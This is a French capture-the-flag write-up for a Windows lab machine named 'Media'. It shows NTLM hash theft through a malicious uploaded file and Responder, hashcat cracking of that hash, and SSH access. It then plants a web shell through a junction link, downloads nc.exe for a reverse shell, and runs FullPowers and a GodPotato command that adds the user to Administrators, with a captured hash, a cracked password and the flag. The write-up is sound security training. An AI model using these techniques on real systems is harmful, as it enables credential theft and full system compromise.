Media - Médium

WRITE-UP by Frozenk

date : 2024-04-17

Table des matières

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.72.195
OS : Windows
Domaine : Media
```


🔍 Récupération d'informations

PortScan :

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3389/tcp open  ms-wbt-server
```

Fuzzer :

```
http://10.10.72.195/#contact
```



🤯 Exploitation

Je vois une page pour upload une vidéo de présentation, dans le message de confirmation il y'a écrit que quelqu'un va très vite regarder cela ! Je fait donc un fichier

wav grace a l'outil : https://github.com/Greenwolf/ntlm_theft Ensuite jupload ce fichier sur la page "Join our team" et je lance Responder en écoute :

```
[SMB] NTLMv2-SSP Client   : 10.10.72.195
[SMB] NTLMv2-SSP Username : MEDIA\enox
[SMB] NTLMv2-SSP Hash     : enox::MEDIA:
1122334455667788:78498D43A370311264E5DB8C72033E6E:
0101000000000000000253312AB90DA019892EF4FA14155F5000000000200080036003300510034000
001001E00570049004E002D00330053004F004C00480056005000 4F00520039004700040034005 7
0049004E002D00330053004F004C00480056005000 4F00520039004700 2E00360033005100340 02
E004C004F00430041004C0003001400360033005100340 02E004C004F00430041004C0005001400
3600330051003400 2E004C004F00430041004C0007000800002533 12AB90DA01060004000200000
0080030003000000000000000000000000300000BAFB47DC8188FC5967F7959A583A6FC81334D1
3AD412A09CDB9DB49DB4F67D190A0010000000000000000000000000000000000009001E0063006
900660073002F00310030002E0038002E0031002E00320034003200000000000000000000
```

Bingo nous avons le Hash NT de "Enox" essayons de le crack avec Hashcat :

```
ENOX::MEDIA:1122334455667788:78498d43a370311264e5db8c72033e6e:
0101000000000000000253312ab90da019892ef4fa14155f5000000000200080036003300510034000
001001e00570049004e002d00330053004f004c00480056005000 4f00520039004700040034005 7
0049004e002d00330053004f004c00480056005000 4f00520039004700 2e00360033005100340 02
e004c004f00430041004c0003001400360033005100340 02e004c004f00430041004c0005001400
3600330051003400 2e004c004f00430041004c0007000800002533 12ab90da01060004000200000
0080030003000000000000000000000000300000bafb47dc8188fc5967f7959a583a6fc81334d1
3ad412a09cdb9db49db4f67d190a0010000000000000000000000000000000000009001e0063006
900660073002f00310030002e0038002e0031002e00320034003200000000000000000000:1234vir
us@

Session..........: hashcat
Status...........: Cracked
```

Enox:1234virus@

Il n-y a pas de SMB ou autres ports mise a part le SSH donc : `ssh enox@10.10.72.195`
Explications :

```
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>whoami
media\enox

enox@MEDIA C:\Users\enox>
```

🔼 Élévation de privilèges


Je fouille dans le dossier xampp, particulièrement dans htdocs qui s'avère souvent intéressant :

```
PS C:\xampp\htdocs> cat .\index.php
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
    $uploadDir = 'C:/Windows/Tasks/Uploads/'; // Base upload directory

    if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["fileToUpload"]))
{
        $firstname = filter_var($_POST["firstname"], FILTER_SANITIZE_STRING);
        $lastname = filter_var($_POST["lastname"], FILTER_SANITIZE_STRING);
        $email = filter_var($_POST["email"], FILTER_SANITIZE_STRING);

        // Create a folder name using the MD5 hash of Firstname + Lastname +
Email
        $folderName = md5($firstname . $lastname . $email);

        // Create the full upload directory path
        $targetDir = $uploadDir . $folderName . '/';
```

> Ressource : https://www.it-connect.fr/comment-creer-un-lien-symbolique-sous-windows/

Nous avons les droits de faire un lien symbolique, et il est possible d'avoir simplement le nom du répertoire d'upload, pour ce faire :

- On supprime tout dans Windows/tasks/uploads
- On upload un fichier via le site web
- On fait bien attention a noter le nom prénom et email
- On Upload !
- Ensuite on retourne dans le répertoire sur windows task



Nous avons donc le nom du répertoire : `c011af0aa6233ba45344fa35ec6ed58d`

Maintenant il nous faut faire le lien symbolique :


- On supprime le répertoire dan Tasks
- On passe en CMD (car Powershell ne prend pas en charge cette fonction)
- On tape `mklink /J C:\Windows\Tasks\Uploads\c011af0aa6233ba45344fa35ec6ed58d C:\xampp\htdocs`

```
enox@MEDIA C:\Users>mklink /J C:
\Windows\Tasks\Uploads\c011af0aa6233ba45344fa35ec6ed58d C:\xampp\htdocs
Junction created for C:\Windows\Tasks\Uploads\c011af0aa6233ba45344fa35ec6ed58d
<<===>> C:\xampp\htdocs
```

Il nous reste a reupload le fichier PownyShell avec **EXACTEMENT** les mêmes informations et on vérif dans `C:\xampp\htdocs>`


```
PS C:\xampp\htdocs> ls


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         10/2/2023  10:27 AM                assets
d-----         10/2/2023  10:27 AM                css
d-----         10/2/2023  10:27 AM                js
-a----        10/10/2023   5:00 AM          20563 index.php
-a----         4/17/2024   1:38 AM          20321 shell.php
```


On retourne sur `http://10.10.72.195/shell.php` et nous avons un shell avec plus de privilèges !




```
LOCAL SERVICE@MEDIA:C:\Users\Administrator# whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeTcbPrivilege                Act as part of the operating system Disabled
SeChangeNotifyPrivilege       Bypass traverse checking            Enabled
SeCreateGlobalPrivilege       Create global objects               Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set      Disabled
SeTimeZonePrivilege           Change the time zone                Disabled
```

Je télécharge nc.exe et lance un revershell vers mon host, et je télécharge aussi FullPowers.exe au passage





Ensuite on utilise le tool pour récupérer les jeux de privilèges par défaut d'un compte de service `FullPowers.exe`

```
whoami /priv

PRIVILEGES INFORMATION
----------------------
```

```
Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

Pour finir il suffit d'use l'exploit Godpotato : J'utilise cette commande pour savoir qu'elle version prendre :

```
Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -Recurse |
Get-ItemProperty -Name Version -EA 0 | Where { $_.PSChildName -Match '^(?!S)
\p{L}'} | Select PSChildName, Version

PSChildName Version
----------- -------
Client      4.8.04161
Full        4.8.04161
Client      4.0.0.0
```

```
PS C:\xampp\htdocs> ./GodPotato-NET4.exe -cmd "net localgroup Administrators
enox /add"
./GodPotato-NET4.exe -cmd "net localgroup Administrators enox /add"
[*] CombaseModule: 0x140735577522176
[*] DispatchTable: 0x140735580113224
[*] UseProtseqFunction: 0x140735579407696
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\6d0ae3ca-7e90-4fd9-a0f2-8006474e69ad\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00009002-11e8-ffff-c3d2-ecaaf5f272dd
[*] DCOM obj OXID: 0xeac3975b7d3bec52
[*] DCOM obj OID: 0x15bbc5824486b83c
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 824 Token:0x688  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
```

```
[*] process start with pid 5092
The command completed successfully.
```

Enox est maintenant dans le groupe Administrators :

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


enox@MEDIA C:\Users\enox>net localgroup Ad
ministrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
enox
The command completed successfully.
```

```
:\users\administrator\desktop> cat *
*
c7871a771551174176b0cc7af8ad3bd}
```

Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**